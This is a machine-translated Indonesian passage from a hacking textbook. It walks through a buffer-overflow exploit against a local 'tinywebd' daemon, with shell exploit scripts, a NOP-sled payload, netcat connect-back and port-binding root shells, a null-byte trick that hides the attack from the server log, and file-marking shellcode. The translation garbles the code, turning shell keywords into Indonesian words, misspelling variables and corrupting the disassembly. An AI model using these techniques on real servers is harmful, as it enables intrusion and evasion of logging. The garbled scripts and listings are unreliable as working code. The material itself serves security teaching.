Debugger menunjukkan bahwa buffer permintaan dimulai pada 0xbffff5c0 dan alamat pengirim yang tersimpan ada di 0xbffff7dc, yang berarti offsetnya adalah 540 byte. Tempat teraman untuk shellcode adalah di dekat bagian tengah buffer permintaan 500 byte. Pada output di bawah, buffer exploit dibuat yang mengapit kode shell antara kereta luncur NOP dan alamat pengirim yang diulang 32 kali. 128 byte alamat pengirim berulang menjaga shellcode keluar dari memori tumpukan yang tidak aman, yang mungkin ditimpas. Ada juga byte yang tidak aman di dekat awal buffer exploit, yang akan ditimpas selama penghentian nol. Untuk menjaga shellcode keluar dari kisaran ini, kereta luncur NOP 100-byte diletakkan di depannya. Ini meninggalkan zona pendaratan yang aman untuk pointer eksekusi, dengan shellcode di 0xbffff624. Output berikut mengeksplorasi kerentanan menggunakan loopback shellcode.

---

```
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ wc -c loopback_shell 83
loopback_shell

reader@hacking :~/booksrc $ echo $((540+4 - (32*4) - 83)) 333

reader@hacking :~/booksrc $ nc -l -p 31337 & [1]
9835
reader@hacking :~/booksrc $ jobs
[1]+  Running                  nc -l -p 31337 &
reader@hacking :~/booksrc $ (perl -e 'print "\x90"x333'; cat loopback_shell; perl -e 'print "\x24\xf6\xff\xbf"\x32 ."\r\n") | nc -w 1 -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $ fg nc -l -p
31337
siapa saya
akar
```

---

Karena offset ke alamat pengirim adalah 540 byte, 544 byte diperlukan untuk menimpa alamat tersebut. Dengan shellcode loopback pada 83 byte dan alamat pengirim yang ditimpas diulang 32 kali, aritmatika sederhana menunjukkan bahwa kereta luncur NOP perlu 333 byte untuk menyelaraskan semua yang ada di buffer exploit dengan benar. netcat dijalankan dalam mode mendengarkan dengan ampersand (&) ditambahkan ke akhir, yang mengirimkan proses ke latar belakang. Ini mendengarkan koneksi kembali dari shellcode dan dapat dilanjutkan nanti dengan perintah fg (latar depan). Pada LiveCD, simbol at (@) pada command prompt akan berubah warna jika ada pekerjaan latar belakang, yang juga dapat dicantumkan dengan pekerjaan memerintah. Ketika buffer exploit disalurkan ke netcat, -w option digunakan untuk memberitahu waktu habis setelah satu detik. Setelah itu, proses netcat latar belakang yang menerima shell connectback dapat dilanjutkan.

Semua ini berfungsi dengan baik, tetapi jika kode shell dengan ukuran berbeda digunakan, ukuran kereta luncur NOP harus dihitung ulang. Semua langkah berulang ini dapat dimasukkan ke dalam satu skrip shell.

Shell BASH memungkinkan struktur kontrol sederhana. Itu jika pernyataan di awal skrip ini hanya untuk memeriksa kesalahan dan menampilkan penggunaan

pesan. Variabel shell digunakan untuk alamat pengirim offset dan overwrite, sehingga dapat dengan mudah diubah untuk target yang berbeda. Shellcode yang digunakan untuk exploit diteruskan sebagai argumen baris perintah, yang menjadikannya alat yang berguna untuk mencoba berbagai shellcode.

### xtool\_tinywebd.sh

---

```
#!/bin/sh
# Alat untuk mengeksplorasi tinywebd

jika [ -z "$2" ]; maka # Jika argumen 2 kosong
    echo "Penggunaan: $0 <file kode shell> <IP target>" keluar

fi
OFFSET = 540
RESADDR="\x24\xf6\xff\xbf" # Pada +100 byte dari buffer @ 0xffff5c0 echo
"IP target: $2"
UKURAN= c -c $1 | cut -f1 -d ' ` echo "shellcode: $1
($SIZE bytes)" ALIGNED_SLED_SIZE=$((($OFFSET+4 -
(32*4) - $SIZE))

echo "[NOP ($ALIGNED_SLED_SIZE byte)] [shellcode ($SIZE byte)] [ret addr ($((4*32))
byte)]"
( perl -e "cetak \"\x90\"x$ALIGNED_SLED_SIZE";
kucing $1;
perl -e "print \"$RETADDR\x32 . \"\r\n\"";) | nc -w 1 -v $2 80
```

---

Perhatikan bahwa skrip ini mengulangi alamat pengirim tambahan tiga puluh tiga kali, tetapi menggunakan 128 byte ( $32 \times 4$ ) untuk menghitung ukuran kereta luncur. Ini menempatkan salinan tambahan dari alamat pengirim melewati tempat yang ditentukan oleh offset. Terkadang opsi kompiler yang berbeda akan memindahkan alamat pengirim sedikit, jadi ini membuat eksplorasi lebih andal. Output di bawah ini menunjukkan alat ini digunakan untuk mengeksplorasi daemon tinyweb sekali lagi, tetapi dengan shellcode yang mengikat port.

---

```
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ ./xtool_tinywebd.sh portbinding_shellcode 127.0.0.1 IP
target: 127.0.0.1
shellcode: portbinding_shellcode (92 byte)
[NOP (324 byte)] [shellcode (92 byte)] [ret addr (128 byte)] localhost
[127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) buka
siapa saya
akar
```

---

Sekarang pihak penyerang dipersenjatai dengan skrip eksplot, pertimbangkan apa yang terjadi ketika skrip tersebut digunakan. Jika Anda adalah administrator server yang menjalankan daemon tinyweb, apa tanda pertama bahwa Anda diretas?

# File Log 0x640

Salah satu dari dua tanda penyusupan yang paling jelas adalah file log. File log yang disimpan oleh daemon tinyweb adalah salah satu tempat pertama yang harus dilihat saat memecahkan masalah. Meskipun eksplorasi penyerang berhasil, file log menyimpan catatan yang sangat jelas bahwa ada sesuatu yang terjadi.

## File Log tinywebd

```
reader@hacking :~/booksrc $ sudo cat /var/log/tinywebd.log
25/07/2007 14:55:45> Memulai.
2007/25/07 14:57:00> Dari 127.0.0.1:38127 "HEAD / HTTP/1.0" 25/07/2007 200 Oke
17:49:14> Dari 127.0.0.1:50201 "GET / HTTP/1.1" 07/ 25/2007 17:49:14> Dari 100 Oke
127.0.0.1:50202 "GET /image.jpg HTTP/1.1" 25/07/2007 17:49:14> Dari 200 Oke
127.0.0.1:50203 "DAPATKAN /favicon.ico HTTP/ 1.1" 25/07/2007 17:57:21> 404 tidak ditemukan
Mematikan.

08/01/2007 15:43:08> Memulai..
08/01/2007 15:43:41> Dari 127.0.0.1:45396 "
```

jfX1CRj i jfXCh fT\$ fhzifSj QVCSaya?Iy

```
Rh//sst/binRS$$$$$  
$$$$$$$$$$BUKAN HTTP! reader@hacking :~/booksrc $
```

Tentu saja dalam kasus ini, setelah penyerang mendapatkan shell root, dia bisa mengedit file log karena berada di sistem yang sama. Namun, pada jaringan aman, salinan log sering dikirim ke server aman lainnya. Dalam kasus ekstrim, log dikirim ke printer untuk hard copy, jadi ada catatan fisik. Jenis penanggulangan ini mencegah perusakan log setelah eksplorasi berhasil.

### ***0x641 Berbaur dengan Orang Banyak***

Meskipun file log itu sendiri tidak dapat diubah, terkadang apa yang dicatat dapat diubah. File log biasanya berisi banyak entri yang valid, sedangkan upaya eksloitasi menonjol seperti jempol yang sakit. Program daemon tinyweb dapat ditipu untuk mencatat entri yang tampak valid untuk upaya eksloitasi. Lihat kode sumber dan lihat apakah Anda dapat mengetahui cara melakukannya sebelum melanjutkan. Idenya adalah untuk membuat entri log terlihat seperti permintaan web yang valid, seperti berikut:

```
07/22/2007 17:57:00> Dari 127.0.0.1:38127 "HEAD / HTTP/1.0" 25/07/2007 Oke
14:49:14> Dari 127.0.0.1:50201 "GET / HTTP/1.1" 07/ 25/2007 14:49:14> Dari 127.0.0.1:50202 "GET /image.jpg HTTP/1.1" 25/07/2007 14:49:14> Dari 127.0.0.1:50203 "DAPATKAN /favicon.ico HTTP/ 1.1" 404 tidak ditemukan
```

Jenis kamuflase ini sangat efektif di perusahaan besar dengan file log yang luas, karena ada begitu banyak permintaan yang valid untuk disembunyikan di antara: Lebih mudah berbaur di mal yang ramai daripada di jalan yang kosong. Tapi bagaimana tepatnya Anda menyembunyikan buffer eksploitasi besar dan jelek di pakaian domba pepatah?

Ada kesalahan sederhana dalam kode sumber daemon tinyweb yang memungkinkan buffer permintaan dipotong lebih awal saat digunakan untuk output file log, tetapi tidak saat menyalin ke memori. Iturecv\_line()fungsi menggunakan \r\nsebagai pembatas; namun, semua fungsi string standar lainnya menggunakan byte nol untuk pembatas. Fungsi string ini digunakan untuk menulis ke file log, jadi dengan menggunakan kedua pembatas secara strategis, data yang ditulis ke log dapat dikontrol sebagian.

Skrip exploit berikut menempatkan permintaan yang tampak valid di depan buffer exploit lainnya. Kereta luncur NOP menyusut untuk mengakomodasi data baru.

#### xtool\_tinywebd\_stealth.sh

---

```
# !/bin/sh
# alat eksplorasi siluman
jika [ -z "$2" ]; maka # Jika argumen 2 kosong
    echo "Penggunaan: $0 <file kode shell> <IP target>" keluar

fi
FAKEREQUEST="DAPATKAN / HTTP/1.1\x00"
FR_SIZE=$(perl -e "cetak \"$FAKEREQUEST\" | wc -c | cut -f1 -d ' ')
OFFSET=540
RESADDR="\x24\xf6\xff\xbf" # Pada +100 byte dari buffer @ 0xbffff5c0 echo
"IP target: $2"
UKURAN= c -c $1 | cut -f1 -d '' `echo
"kode shell: $1 ($SIZE byte)"
echo "permintaan palsu: \"$FAKEREQUEST\" ($FR_SIZE byte)"
ALIGNED_SLED_SIZE=$((($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE))

echo "[Permintaan Palsu ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)] [shellcode
($SIZE b)] [ret addr ($((4*32)) b)]"
/perl -e "print \"$FAKEREQUEST\" . \"\x90\"x$ALIGNED_SLED_SIZE";
kucing $1;
perl -e "print \"$RETADDR\x32 . \"\r\n\"") | nc -w 1 -v $2 80
```

---

Buffer eksplorasi baru ini menggunakan pembatas byte nol untuk menghentikan kamuflase permintaan palsu. Sebuah byte nol tidak akan menghentikanrecv\_line()fungsi, sehingga sisa buffer eksplorit disalin ke tumpukan. Karena fungsi string yang digunakan untuk menulis ke log menggunakan byte nol untuk penghentian, permintaan palsu dicatat dan sisa eksplorasi disembunyikan. Output berikut menunjukkan skrip exploit ini sedang digunakan.

---

```
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ nc -l -p 31337 & [1]
7714
reader@hacking :~/booksrc $ jobs
[1]+ Running nc -l -p 31337 &
reader@hacking :~/booksrc $ ./xtool_tinywebd_stealth.sh loopback_shell 127.0.0.1 IP
target: 127.0.0.1
shellcode: loopback_shell (83 byte) permintaan
palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
```

```
localhost [127.0.0.1] 80 (www) buka  
reader@hacking :~/booksrc $ fg nc -l -p  
31337  
siapa saya  
akar
```

---

Koneksi yang digunakan oleh exploit ini membuat entri file log berikut di mesin server.

---

```
08/02/2007 13:37:36> Memulai..  
08/02/2007 13:37:44> Dari 127.0.0.1:32828 "GET / HTTP/1.1" 200 Oke
```

---

Meskipun alamat IP yang dicatat tidak dapat diubah menggunakan metode ini, permintaan itu sendiri tampak valid, sehingga tidak akan menarik terlalu banyak perhatian.

## 0x650 Menghadap yang Jelas

Dalam skenario dunia nyata, tanda penyusupan lainnya bahkan lebih jelas daripada file log. Namun, saat pengujian, ini adalah sesuatu yang mudah diabaikan. Jika file log tampak seperti tanda penyusupan yang paling jelas bagi Anda, maka Anda melupakan hilangnya layanan. Ketika daemon tinyweb dieksplorasi, prosesnya ditipu untuk menyediakan shell root jarak jauh, tetapi tidak lagi memproses permintaan web. Dalam skenario dunia nyata, eksplorasi ini akan segera terdeteksi ketika seseorang mencoba mengakses situs web.

Seorang peretas yang terampil tidak hanya dapat membuka program untuk mengeksplorasinya, ia juga dapat menyatukan kembali program tersebut dan membuatnya tetap berjalan. Program terus memproses permintaan dan sepertinya tidak ada yang terjadi.

### 0x651 Satu Langkah Sekaligus

Eksplorasi kompleks sulit dilakukan karena begitu banyak hal berbeda yang bisa salah, tanpa indikasi akar penyebabnya. Karena dapat memakan waktu berjam-jam hanya untuk melacak di mana kesalahan terjadi, biasanya lebih baik untuk memecah eksplorasi kompleks menjadi bagian-bagian yang lebih kecil. Tujuan akhirnya adalah sepotong shellcode yang akan menelurkan shell namun tetap menjalankan server tinyweb. Shell bersifat interaktif, yang menyebabkan beberapa komplikasi, jadi mari kita bahas nanti. Untuk saat ini, langkah pertama adalah mencari cara untuk menyatukan kembali daemon tinyweb setelah mengeksplorasinya. Mari kita mulai dengan menulis sepotong shellcode yang melakukan sesuatu untuk membuktikannya berjalan dan kemudian menyatukan kembali daemon tinyweb sehingga dapat memproses permintaan web lebih lanjut.

Karena daemon tinyweb mengarahkan ulang standar ke /dev/null, menulis ke standar keluar bukanlah penanda yang dapat diandalkan untuk kode shell. Salah satu cara sederhana untuk membuktikan shellcode berjalan adalah dengan membuat file. Hal ini dapat dilakukan dengan membuat panggilan kemembuka(), lalu menutup(). Tentu saja, membuka() panggilan akan membutuhkan flag yang sesuai untuk membuat file. Kita bisa melihat melalui file yang disertakan untuk mencari tahu apa O\_CREAT dan semua definisi lain yang diperlukan sebenarnya adalah dan melakukan semua matematika bitwise untuk argumen, tapi itu agak menyebalkan. Jika Anda ingat, kami telah melakukan hal seperti ini—program pencatat membuat panggilan kemembuka() yang akan membuat file jika tidak ada. Program strace dapat digunakan pada

program apa pun untuk menampilkan setiap panggilan sistem yang dibuatnya. Pada output di bawah, ini digunakan untuk memverifikasi bahwa argumen kemembuka(di C cocok dengan panggilan sistem mentah.

Saat dijalankan melalui strace, suid-bit biner pencatat tidak digunakan, sehingga tidak memiliki izin untuk membuka file data. Itu tidak masalah, meskipun; kami hanya ingin memastikan argumen kemembuka() panggilan sistem cocok dengan argumen ke membuka() panggil di C. Karena mereka cocok, kita dapat dengan aman menggunakan nilai yang diteruskan kemembuka() fungsi dalam biner pencatat sebagai argumen untuk membuka() panggilan sistem di shellcode kami. Kompiler telah melakukan semua pekerjaan mencari definisi dan menggabungkannya dengan operasi OR bitwise; kita hanya perlu menemukan argumen panggilan dalam pembongkaran biner pencatat.

---

```
reader@hacking :~/booksrc $ gdb -q ./notetaker
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) atur di intel
(gdb) bongkar utama
Buang kode assembler untuk fungsi utama:
0x0804875f <main+0>:    dorongan    ebp
0x08048760 <utama+1>:    pindah      ebp, esp
0x08048762 <utama+3>:    sub         terutama, 0x28
0x08048765 <utama+6>:    dan        terutama, 0xffffffff0
0x08048768 <utama+9>:    pindah      tambahan, 0x0
0x0804876d <utama+14>:   sub         khususnya, eax
0x0804876f <utama+16>:   pindah      PTR DWORD [esp],0x64
0x08048776 <utama+23>:   panggilan  0x8048601 <ec_malloc>
0x0804877b <utama+28>:   pindah      DWORD PTR [ebp-12],eax
0x0804877e <main+31>:    pindah      PTR DWORD [esp],0x14
0x08048785 <utama+38>:   panggilan  0x8048601 <ec_malloc>
0x0804878a <utama+43>:   pindah      DWORD PTR [ebp-16],eax
0x0804878d <utama+46>:   pindah      DWORD PTR [esp+4],0x8048a9f
0x08048795 <utama+54>:   pindah      eax,DWORD PTR [ebp-16]
0x08048798 <utama+57>:   pindah      DWORD PTR [esp], eax
0x0804879b <utama+60>:   panggilan  0x8048480 <strcpy@plt >
0x080487a0 <utama+65>:   cmp         PTR DWORD [ebp+8],0x1
0x080487a4 <main+69>:    J g        0x80487ba <utama+91>
0x080487a6 <utama+71>:   pindah      eax,DWORD PTR [ebp-16]
0x080487a9 <utama+74>:   pindah      DWORD PTR [esp+4],eax
0x080487iklan <utama+78>: pindah      eax,DWORD PTR [ebp+12]
0x080487b0 <utama+81>:   pindah      eax,DWORD PTR [eax]
0x080487b2 <main+83>:    pindah      DWORD PTR [esp], eax
0x080487b5 <utama+86>:   panggilan  0x8048733 <penggunaan>
0x080487ba <utama+91>:   pindah      eax,DWORD PTR [ebp+12]
0x080487bd <utama+94>:   menambahkan tambahan, 0x4
0x080487c0 <utama+97>:   pindah      eax,DWORD PTR [eax]
0x080487c2 <main+99>:    pindah      DWORD PTR [esp+4],eax
0x080487c6 <main+103>:   pindah      eax,DWORD PTR [ebp-12]
0x080487c9 <utama+106>:   pindah      DWORD PTR [esp], eax
0x080487cc <utama+109>:   panggilan  0x8048480 <strcpy@plt >
0x080487d1 <utama+114>:   pindah      eax,DWORD PTR [ebp-12]
0x080487d4 <main+117>:   pindah      DWORD PTR [esp+8],eax
0x080487d8 <main+121>:   pindah      eax,DWORD PTR [ebp-12]
0x080487db <utama+124>:   pindah      DWORD PTR [esp+4],eax
0x080487df <main+128>:   pindah      DWORD PTR [esp],0x8048aaa
0x080487e6 <utama+135>:   panggilan  0x8048490 <printf@plt >
0x080487eb <main+140>:   pindah      eax,DWORD PTR [ebp-16]
```

```

0x080487ee <main+143>:    pindah      DWORD PTR [esp+8],eax
0x080487f2 <main+147>:    pindah      eax,DWORD PTR [ebp-16]
0x080487f5 <utama+150>:   pindah      DWORD PTR [esp+4],eax
0x080487f9 <main+154>:    pindah      DWORD PTR [esp],0x8048ac7
0x08048800 <utama+161>:   panggilan  0x8048490 < printf@plt >
0x08048805 <utama+166>: pindah      DWORD PTR [esp+8],0x180
0x0804880d <main+174>: pindah      DWORD PTR [esp+4],0x441
0x08048815 <utama+182>: pindah      eax,DWORD PTR [ebp-16]
0x08048818 <utama+185>: pindah      DWORD PTR [esp], eax
0x0804881b <main+188>: panggilan  0x8048410 < buka@plt >
--- Ketik <return> untuk melanjutkan, atau q <return> untuk keluar---q Quit

```

(gdb)

---

Ingat bahwa argumen untuk pemanggilan fungsi akan didorong ke tumpukan secara terbalik. Dalam hal ini, kompiler memutuskan untuk menggunakan `mov DWORD PTR [terutama +mengimbangi], value_to_push_to_stack` dari padarorganinstruksi, tetapi struktur yang dibangun di atas tumpukan adalah setara. Argumen pertama adalah penunjuk ke nama file di EAX, argumen kedua (taruh di [esp+4]) adalah 0x441, dan argumen ketiga (taruh di [esp+8]) adalah 0x180. Ini berarti bahwa `O_SALAH | O_CREAT | O_APPEND` ternyata 0x441 dan `S_IRUSR | S_IWUSR` adalah 0x180. Itu shellcode berikut menggunakan nilai-nilai ini untuk membuat file bernama Hacked di sistem file root.

## tanda

---

### BIT 32

```

; Tandai sistem file untuk membuktikan bahwa Anda berlari.
jmp pendek
dua:
pop ebx          ; Nama file
xor ecx, ecx
mov BYTE [ebx+7], cl ; Null mengakhiri nama file
Push BYTE 0x5      ; Membuka()
pop eax
mov KATA cx, 0x441 ; O_WRONLY|O_APPEND|O_CREAT
xor edx, edx
mov KATA dx, 0x180 ; S_IRUSR|S_IWUSR
int 0x80          ; Buka file untuk membuatnya.
; eax = mengembalikan deskriptor file
mov ebx, eax       ; Deskriptor file ke arg kedua;
tekan BYTE 0x6      Menutup ()
pop eax
int 0x80; Tutup berkas.

xor eax, eax
mov ebx, eax
inc eax           ; Keluar dari panggilan.
int 0x80          ; Exit(0), untuk menghindari infinite loop.

satu:
panggil dua
db "/HackedX"
; 01234567

```

---

Shellcode membuka file untuk membuatnya dan kemudian segera menutup file. Akhirnya, ia memanggil exit untuk menghindari infinite loop. Output di bawah ini menunjukkan shellcode baru yang digunakan dengan alat exploit.

---

```
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
reader@hacking :~/booksrc $ nasm mark.s
reader@hacking :~/booksrc $ hexdump -C mark
00000000  eb 23 5b 31 c9 88 4b 07 d2  6a 05 58 66 b9 41 04 31 c3  |.[1.KjXf.A.1 |
00000010  66 ba 80 01 cd 80 89 89 c3  6a 06 58 cd 80 31 c0 ff ff  |.f....jX1.|_
00000020  40 cd 80 e8 d8 ff 64 58      2f 48 61 63 6b 65          | .@.... /Hacke |
00000030                                         |dX|
00000032                                         |dX|
```

reader@hacking :~/booksrc \$ ls -l /Hacked ls: /

Hacked: Tidak ada file atau direktori seperti itu

```
reader@hacking :~/booksrc $ ./xtool_tinywebd_steath.sh tandai 127.0.0.1 IP
target: 127.0.0.1
shellcode: tandai (44 byte)
permintaan palsu: "GET / HTTP/1.1\x00" (15 byte)
[Permintaan Palsu (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) buka
reader@hacking :~/booksrc $ ls -l /Hacked
- rw----- 1 root reader 0 17-09-17 16:59 /Hacked
reader@hacking :~/booksrc $
```

---

### **0x652 Menyatukan Semuanya Kembali**

Untuk menyatukan semuanya kembali, kita hanya perlu memperbaiki kerusakan tambahan yang disebabkan oleh penimpaan dan/atau kode shell, dan kemudian lompat eksekusi kembali ke loop penerimaan koneksi diutama(). Pembongkaran utama() pada output di bawah ini menunjukkan bahwa kita dapat kembali ke alamat dengan aman 0x08048f64, 0x08048f65, atau 0x08048fb7 untuk kembali ke koneksi menerima loop.

---

```
reader@hacking :~/booksrc $ gcc -g tinywebd.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
bongkar utama
```

Buang kode assembler untuk fungsi utama:

0x08048d93 <main+0>:	dorongan	ebp
0x08048d94 <main+1>:	pindah	ebp, esp
0x08048d96 <utama+3>:	sub	terutama, 0x68
0x08048d99 <main+6>:	dan	terutama, 0xffffffff
0x08048d9c <main+9>:	pindah	tambahan, 0x0
0x08048da1 <utama+14>:	sub	khususnya, eax

. :[ keluaran dipangkas ]:.

0x08048f4b <main+440>:	pindah	DWORD PTR [esp], eax
0x08048f4e <main+443>:	panggilan	0x8048860 < dengarkan@plt >
0x08048f53 <utama+448>:	cmp	eax, 0xffffffff
0x08048f56 <utama+451>:	jne	0x8048f64 <main+465>
0x08048f58 <main+453>:	pindah	DWORD PTR [esp], 0x804961a

0x08048f5 <utama+460>:	panggilan	0x8048ac4 <fatal>
<b>0x08048f64 &lt;utama+465&gt;:</b>	tidak	<b>DWORD PTR [ebp-60],0x10</b>
<b>0x08048f65 &lt;utama+466&gt;:</b>	pindah	<b>lea</b> ax,[ebp-60]
0x08048f6c <utama+473>:	pindah	DWORD PTR [esp+8],eax
0x08048f6f <main+476>:	pindah	<b>lea</b> eax,[ebp-56]
0x08048f73 <utama+480>:	pindah	DWORD PTR [esp+4],eax
0x08048f76 <utama+483>:	pindah	<b>cmp</b> eax,ds:0x804a970
0x08048f7a <main+487>:	pindah	DWORD PTR [esp], eax
0x08048f7f <main+492>:	pindah	panggilan 0x80488d0 < terima@plt >
0x08048f82 <utama+495>:	pindah	DWORD PTR [ebp-12],eax
0x08048f87 <utama+500>:	pindah	<b>jmp</b> 0x8048f9c <main+521>
0x08048f8a <utama+503>:	pindah	DWORD PTR [esp],0x804962e
0x08048f8e <utama+507>:	pindah	<b>jne</b> 0x8048ac4 <fatal>
0x08048f90 <main+509>:	pindah	eax,ds:0x804a96c
0x08048f97 <main+516>:	panggilan	DWORD PTR [esp+8],eax
0x08048f9c <main+521>:	pindah	<b>lea</b> eax,[ebp-56]
0x08048fa1 <utama+526>:	pindah	DWORD PTR [esp+4],eax
0x08048fa5 <utama+530>:	pindah	<b>cmp</b> eax,DWORD PTR [ebp-12]
0x08048fa8 <utama+533>:	pindah	DWORD PTR [esp], eax
0x08048fac <utama+537>:	pindah	panggilan 0x8048fb9 <handle_connection>
0x08048faf <utama+540>:	pindah	<b>jmp</b> 0x8048f65 <utama+466>

Akhir dari pembuangan assembler.

(gdb)

Ketiga alamat ini pada dasarnya menuju ke tempat yang sama. Mari kita gunakan 0x08048fb7 karena ini adalah alamat pengirim asli yang digunakan untuk panggilan ke menangani\_koneksi(). Namun, ada hal lain yang perlu kita perbaiki terlebih dahulu. Perhatikan fungsi prolog dan epilog untuk menangani\_koneksi(). Ini adalah instruksi yang mengatur dan menghapus struktur bingkai tumpukan pada tumpukan.

(gdb) bongkar handle\_connection

Buang kode assembler untuk fungsi handle\_connection:

<b>0x08048fb9 &lt;handle_connection+0&gt;: 0x08048fba</b>	<b>ebp</b>
<handle_connection+1>: 0x08048fbc	pindah <b>ebp, esp</b>
<handle_connection+3>: 0x08048fdb	dorongan <b>ebx</b>
<handle_connection+4>: 0x08048fc3	<b>sub</b> khususnya, 0x644
<handle_connection+10>: 0x08048fc9	<b>lea</b> eax,[ebp-0x218]
<handle_connection+16>: 0x08048fcdd	pindah DWORD PTR [esp+4],eax
<handle_connection+20>: 0x08048fd0	pindah eax,DWORD PTR [ebp+8]
<handle_connection+23>: 0x08048fd3	pindah DWORD PTR [esp], eax
<handle_connection+26>: 0x08_08041e_fd>08_08048f0x8048cb0 <recv_line>	pindah DWORD PTR [ebp-0x620],eax
<handle_connection+40>: 0x08048fe5	pindah eax,DWORD PTR [ebp+12]
<handle_connection+44>: 0x08048fe8	<b>movzx</b> eax, KATA PTR [eax+2]
<handle_connection+47>:	pindah DWORD PTR [esp], eax
	panggilan 0x80488f0 < ntohs@plt >

. :[ keluaran dipangkas ]:.

0x08049302 <handle\_connection+841>: panggilan 0x8048850 < tulis@plt >

```

0x08049307 <handle_connection+846>:     pindah      PTR DWORD [esp+4],0x2
0x0804930f <handle_connection+854>:     pindah      eax,DWORD PTR [ebp+8]
0x08049312 <handle_connection+857>:     pindah      DWORD PTR [esp], eax
0x08049315 <handle_connection+860>:     panggilan   0x8048800 < shutdown@plt >
0x0804931a <handle_connection+865>:     menambahkan khususnya, 0x644
0x08049320 <handle_connection+871>:     pop         ebx
0x08049321 <handle_connection+872>:     pop         ebp
0x08049322 <handle_connection+873>:     membasahi

Akhir dari pembuangan assembler. (gdb)

```

---

Pada awal fungsi, prolog fungsi menyimpan nilai saat ini dari register EBP dan EBX dengan mendorongnya ke tumpukan, dan menetapkan EBP ke nilai ESP saat ini sehingga dapat digunakan sebagai titik referensi untuk mengakses variabel tumpukan . Akhirnya,0x644byte disimpan di tumpukan untuk variabel tumpukan ini dengan mengurangi dari ESP. Epilog fungsi di akhir mengembalikan ESP dengan menambahkan 0x644kembali ke sana dan mengembalikan nilai EBX dan EBP yang disimpan dengan mengeluarkannya dari tumpukan kembali ke register.

Instruksi penimpaan sebenarnya ditemukan direcv\_line()fungsi; namun, mereka menulis ke data dimenangani\_koneksi()tumpukan bingkai, sehingga penimpaan itu sendiri terjadi dimenangani\_koneksi().Alamat pengirim yang kami timpa didorong ke tumpukan ketikamenangani\_koneksi() dipanggil, sehingga nilai yang disimpan untuk EBP dan EBX yang didorong ke tumpukan di prolog fungsi akan berada di antara alamat pengirim dan buffer yang dapat dikorupsi. Ini berarti EBP dan EBX akan rusak saat epilog fungsi dijalankan. Karena kita tidak mendapatkan kendali atas eksekusi program hingga instruksi kembali, semua instruksi antara instruksi penimpaan dan pengembalian harus dieksekusi. Pertama, kita perlu menilai berapa banyak kerusakan tambahan yang dilakukan oleh instruksi tambahan ini setelah penimpaan. Instruksi perakitanint3 menciptakan byte0xcc,yang secara harfiah merupakan breakpoint debugging. Shellcode di bawah ini menggunakanint3instruksi alih-alih keluar. Breakpoint ini akan ditangkap oleh GDB, memungkinkan kita untuk memeriksa status program yang tepat setelah shellcode dijalankan.

### **mark\_break.s**

---

#### **BIT 32**

```

; Tandai sistem file untuk membuktikan bahwa Anda berlari.
jmp pendek
dua:
pop ebx          ; Nama file
xor ecx, ecx
mov BYTE [ebx+7], cl ; Null mengakhiri nama file
Push BYTE 0x5      ; Membuka()
pop eax
mov KATA cx, 0x441 ; O_WRONLY|O_APPEND|O_CREAT
xor edx, edx
mov KATA dx, 0x180 ; S_IRUSR|S_IWUSR
int 0x80          ; Buka file untuk membuatnya.
                  ; eax = mengembalikan deskriptor file
mov ebx, eax      ; Deskriptor file ke argumen kedua

```

```

tekan BYTE 0x6          ; Menutup ()
pop eax
int 0x80; Tutup berkas.

int3    ; zinterrupt
satu:
panggil dua
db "/HackedX"

```

---

Untuk menggunakan shellcode ini, pertama-tama siapkan GDB untuk men-debug daemon tinyweb. Pada output di bawah ini, breakpoint diatur tepat sebelumnya menangani\_koneksi() disebut. Tujuannya adalah untuk mengembalikan register yang rusak ke keadaan semula yang ditemukan pada breakpoint ini.

---

```
reader@hacking :~/booksrc $ ./tinywebd
```

Memulai daemon web kecil.

```
reader@hacking :~/booksrc $ ps aux | grep tinywebd
root      23497  0,0  0,0   1636  356 ?          Ss   17:08   0:00 ./tinywebd
pembaca   23506  0,0  0,0   2880  748 poin/1     R+   17:09   0:00 grep tinywebd
reader@hacking :~/booksrc $ gcc -g tinywebd.c reader@hacking :~/booksrc
$ sudo gdb -q -pid=23497 --symbols=./a.out
```

peringatan: tidak menggunakan file tidak terpercaya "/home/reader/.gdbinit"

Menggunakan pustaka host libthread\_db "/lib/tls/i686/cmov/libthread\_db.so.1".

Melampirkan ke proses 23497

```
/cow/home/reader/booksrc/tinyosbd: Tidak ada file atau direktori seperti
itu. Sebuah program sedang di-debug.      Bunuh itu? (y atau n) n
```

Program tidak terbunuh.

(gdb) set dis intel

(gdb) x/5i main+533

0x8048fa8 <utama+533>:	pindah	DWORD PTR [esp+4],eax
0x8048fac <utama+537>:	pindah	eax, DWORD PTR [ebp-12]
0x8048faf <utama+540>:	pindah	DWORD PTR [esp], eax
<b>0x8048fb2 &lt;utama+543&gt;:</b>	<b>panggilan</b>	<b>0x8048fb9 &lt;handle_connection&gt;</b>
0x8048fb7 <utama+548>:	jmp	0x8048f65 <utama+466>

(gdb) istirahat \*0x8048fb2

Breakpoint 1 di 0x8048fb2: file tinywebd.c, baris 72. (gdb)

cont

Melanjutkan.

---

Pada output di atas, breakpoint diatur tepat sebelumnya menangani\_koneksi() disebut (ditampilkan dalam huruf tebal). Kemudian, di jendela terminal lain, alat eksplorasi digunakan untuk melempar kode shell baru ke dalamnya. Ini akan memajukan eksekusi ke breakpoint di terminal lain.

---

```
reader@hacking :~/booksrc $ nasm mark_break.s reader@hacking :~/
booksrc $ ./xtool_tinywebd.sh mark_break 127.0.0.1 IP target: 127.0.0.1
```

```

shellcode: mark_break (44 byte)
